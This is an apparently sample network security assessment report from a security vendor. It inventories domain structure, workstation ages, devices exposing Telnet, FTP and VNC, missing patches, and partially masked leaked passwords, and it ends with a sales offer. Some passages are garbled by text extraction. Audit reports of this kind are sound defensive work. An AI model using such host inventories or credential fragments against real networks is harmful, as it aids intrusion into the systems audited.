 - o Contacts (1 Contacts)
 - o Disabled (41 Users)
 - o Domain Controllers (1 Computers)
 - o Firewall
 - o Microsoft Exchange Security Groups (6 Security Groups)
 - o PIT_accts (64 Users, 2 Computers)
 - o Folder Redirection (1 Users)
 - o Password (1 Users, 1 Computers)
 - o reporting (2 Users, 1 Computers)
 - o Security Groups (5 Security Groups)
 - o Servers (12 Computers)
 - o HV_Servers (5 Computers)
 - o Service Accounts (2 Users)
 - o Test accts (6 Users)
 - o Workstation OU Test (2 Computers)
 - o Workstations (66 Computers)



3.10 - Workstation Aging

This section is in indicator of the age of the active workstations based on the date their operating system was installed. The actual age of the workstation may vary if the operating system was re-installed for any reason. Older systems are highlighted in red and much older systems are bolded.

Computer	Operating System	OS Install Date	Age (months)
Mwest-WIN864	Windows 8 Enterprise	11/28/2012 8:17:17 AM	47
b2b-GW	Windows 7 Enterprise	8/12/2013 8:57:44 AM	38
JIM-WIN8	Windows 8.1 Enterprise	11/21/2013 10:07:40 AM	35
Psolidad-WIN764	Windows 8.1 Enterprise	11/21/2013 1:32:55 PM	35
ISTCORP-PC	Windows 8.1 Pro	11/22/2013 3:12:45 PM	35
PKWIN8-VM	Windows 8.1 Pro	3/3/2014 1:09:54 PM	31
Mmichaels-HP	Windows 8.1 Enterprise	3/26/2014 4:46:56 PM	31
REX	Windows 8.1 Enterprise	11/17/2015 10:42:10 AM	11
SARLACC	Windows 10 Enterprise	12/23/2015 5:10:11 PM	10
gordon-LT2	Windows 7 Professional	2/11/2016 2:47:18 PM	8
WILLARD	Windows 10 Enterprise	8/3/2016 2:53:18 PM	2
darkhorse	Windows 10 Pro	8/4/2016 6:33:57 AM	2
ROWBOT	Windows 10 Enterprise	8/16/2016 5:05:26 PM	2
DESKTOP-UAE29E6	Windows 10 Pro	8/21/2016 8:55:55 PM	2
Psolidad-PC	Windows 10 Pro	9/2/2016 6:24:05 AM	1
DESKTOP-N6S4H9A	Windows 10 Pro	9/2/2016 9:23:35 AM	1
buildbox	Windows 10 Pro	9/19/2016 4:50:35 AM	1
betty-INSPIRON	Windows 10 Pro	9/20/2016 5:52:31 AM	1
HPDT-8CC5260NXY	Windows 10 Pro	9/20/2016 8:27:01 PM	1
CONFERENCE-ROOM	Windows 10 Pro	9/20/2016 8:47:44 PM	1
Lalexander-PC	Windows 10 Pro	9/22/2016 4:27:06 AM	1
tarsis	Windows 10 Pro	9/25/2016 8:08:00 PM	1
PANOPTICON	Windows 10 Pro	9/26/2016 4:40:16 AM	1
HPLT-5CD4411D8Z	Windows 10 Pro	9/27/2016 4:24:57 AM	1



4 - Non A/D Devices

This section contains a listing of all devices which were not joined to a domain or workgroup.

IP Address	Computer Name	Listening Port(s)	Device Type
192.168.0.1	1	Telnet (23/TCP), HTTP (80/TCP)	Web Server
192.168.0.2		SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP)	ProCurve J4904A Switch 2848, revision I.10.105, ROM I.08.07 (/sw/code/build/mako)
192.168.0.3		SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP)	Web Server
192.168.0.11		SSH (22/TCP), HTTP (80/TCP), HTTPS (443/TCP)	Ruckus Wireless Inc (C) 2006
192.168.0.241	Ť	HTTPS (443/TCP)	lighttpd/1.4.31
192.168.0.242	Ì	HTTPS (443/TCP)	lighttpd/1.4.31
192.168.1.1		SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP), HTTPS (443/TCP)	
192.168.1.24		FTP (21/TCP), SSH (22/TCP)	Linux pitauvik 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86 64
192.168.1.31	HVFS	RDP (3389/TCP)	
192.168.1.32	HVFS	RDP (3389/TCP)	
192.168.1.33	HVFS	RDP (3389/TCP)	
192.168.1.34	HVFS	RDP (3389/TCP)	
192.168.1.50	myco-bdr	FTP (21/TCP), HTTP (80/TCP), VNC (5900/TCP)	Cherokee
192.168.1.51		FTP (21/TCP), Telnet (23/TCP), HTTP (80/TCP)	APC Web/SNMP Management Card (MB:v4.0.1 PF:v6.1.1 PN:apc_hw05_aos_611.bin AF1:v6.1.1 AN1:apc_hw05 sumx 611.bin MN:AP9630 HR:05 SN: ZA1423019779 MD:07/05/2014) (Embedded PowerNet SNMP Agent SW v2.2 compatible)
192.168.1.52		FTP (21/TCP), Telnet (23/TCP), HTTP (80/TCP)	APC Web/SNMP Management Card (MB:v4.0.1 PF:v6.1.1 PN:apc_hw05_aos_611.bin AF1:v6.1.1 AN1:apc hw05 sumx 611.bin MN:AP9630 HR:05 SN: ZA1423019820 MD:07/06/2014) (Embedded PowerNet SNMP Agent SW v2.2 compatible)



10 - Patch Summary

This section contains the patching status of computers determined through the Microsoft Baseline Security Analyzer and Windows Update. MBSA gathers data through a remote scan and looks primarily for Security Updates. Windows Update checks the local computer for all non-hidden updates. Missing updates in both areas are highlighted in red. Security and critical updates are bolded.

MBSA

				20
IP Address	Communitor Marine	Incure	Donult	Accessment
IP Address	Computer Name	Issue	Result	Assessment
The state of the s	Contraction attended to the Contraction of the Cont	A RESIDENCE OF THE PARTY OF THE	The second secon	T from the foreign transport of the contract o

Windows Updates

IP Address	Computer Name	Issue	Result	Assessment
192.168.6.37	BETTY-INSPIRON	Drivers, Windows 10 and later drivers	Failed (non-critical)	1 update is missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
	BOPPENHEIMER-PC	Drivers, Windows 10 and later drivers	Failed (non-critical)	2 updates are missing.
28, 169.254.57.9, 192.168.6.109		Drivers, Windows 10 Anniversary Update and Later Servicing Drivers	Failed (non-critical)	8 updates are missing.
021100101100	100000000000000000000000000000000000000	Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
92.168.6.5	CERTEXAM	Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
	1111	Updates, Windows Server 2012 R2	Failed (non-critical)	6 updates are missing.
92.168.6.56	CONFERENCE- ROOM	Drivers, Windows 10 and later drivers	Failed (non-critical)	8 updates are missing.
92.168.6.134	DARREN-PC	Drivers, Windows 10 and later drivers	Failed (non-critical)	14 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
69.254.5 <mark>2.1</mark> 5	DC03	Critical Updates, Windows Server 2012 R2	Failed (critical)	8 critical updates are missing.
92.168.1.23, 92.168.1.4,		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
192.168.1.3		Feature Packs, Windows Server 2012 R2	Failed (non-critical)	1 update is missing.
		Security Updates, Windows Server 2012 R2	Failed (critical)	127 security updates are missing.





P Address	Computer Name	Issue	Result	Assessment
		Update Rollups, Windows Server 2012 R2	Failed (non-critical)	3 updates are missing.
		Updates, Windows Server 2012 R2	Failed (non-critical)	101 updates are missing.
69.254.93.61	DESKTOP-N6S4H9A	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
192.168.6.85		Drivers, Windows 10 and later drivers	Failed (non-critical)	3 updates are missing.
		Drivers, Windows 10 Anniversary Update and Later Servicing Drivers	Failed (non-critical)	4 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
2.168.6.45	DESKTOP-UAE29E6	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
		Updates, Windows 10	Failed (non-critical)	1 update is missing.
	DARKHORSE	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
9.254.58.23		Drivers, Windows 10 and later drivers	Failed (non-critical)	26 updates are missing.
92.168.6.80		Drivers, Windows 8.1 and later drivers	Failed (non-critical)	2 updates are missing.
2.168.6.9	HPDT-8CC5260NXY	Drivers, Windows 10 and later drivers	Failed (non-critical)	12 updates are missing.
2.168.6.26	HPLT-5CD4411D8Z	Drivers, Windows 10 and later drivers	Failed (non-critical)	3 updates are missing.
		Drivers, Windows 10 Anniversary Update and Later Servicing Drivers	Failed (non-critical)	8 updates are missing.
		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
69 <mark>.254.234.2</mark> 7,	HV04	Critical Updates, Windows Server 2012 R2	Failed (critical)	8 critical updates are missing.
9.254.99.16		Feature Packs, Silverlight	Failed (non-critical)	1 update is missing.
69.254.185.3		Feature Packs, Windows Server 2012 R2	Failed (non-critical)	2 updates are missing.
2.168.6.108		Security Updates, Windows Server 2012 R2	Failed (critical)	102 security updates are missing.
2.168.6.100		Update Rollups, Windows Server 2012 R2	Failed (non-critical)	3 updates are missing.
92.168.1.104		Updates, Windows Server 2012 R2	Failed (non-critical)	112 updates are missing.
2.168.6.165	IRIDIUM	Definition Updates, Windows Defender	Failed (non-critical)	1 update is missing.
		Drivers, Windows 10 and later drivers	Failed (non-critical)	6 updates are missing.



Security Assessment

Security Management Plan



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Scan Date: 07/21/2010

Prepared for: Your Customer / Prospect Prepared by: Your Company Name



Management Plan

The Management Plan ranks individual issues based upon their potential risk to the network while providing guidance on which issues to address by priority. Fixing issues with lower Risk Scores will not lower the global Risk Score, but will reduce the Overall Issue Score. To mitigate global risk and improve the health of the network, address issues with higher Risk Scores first.

	High Risk
_	The second secon

Risk Score	Recommendation	Severity	Probability
100	Ensure the compromised passwords are no longer in use. We recommend having all users reset their password as the extent of the compromise is difficult to assess. ignormal jsmith@example.com password: 1race********* ignormal rsimpson@myco.com password: awart********* ignormal bwillis@myco.com password: moon!*********** ignormal frogers@myco.com password: king!************ ignormal reference password: myco.com password: myc	HF	Н
95	Assess the risk of each vulnerability and remediating all external vulnerabilities as prescribed.	HF	HE
77	Enable account lockout for all users.	H	HE
75	Assess the risk of each vulnerability and remediating all external vulnerabilities as prescribed.	HF	H
75	Enable password complexity to assure domain account passwords are secure.	HP	HP
72	Increase password history to remember at least six passwords.	HF	HF

Medium Risk


Risk Score	Recommendation	Severity	Probability
68	Eliminate inconsistencies and exceptions to the password policy.	M	M
62	Put access controls in place to block websites that violate the company's Internet use policy.	M	M

Gold Package Special Offer What you'll get

- Simplified Report Card style audit
- Detailed Risk Report with Dark Web scan
- Full Detailed Report Identifying Issues
- BONUS: Exported as Excel for Faster Triage
- BONUS: Prioritized Management plan
- Phone discuss with a Cyologist to explain the reports

(\$497 Value) (\$997 Value) (\$1,197 Value) (\$1,197 Value) (\$1,197 Value) (\$ 297 Value)

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Do you have any questions?





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Terry Cutler
1-844-CYOLOGY
Tcutler@CyologyLabs.com

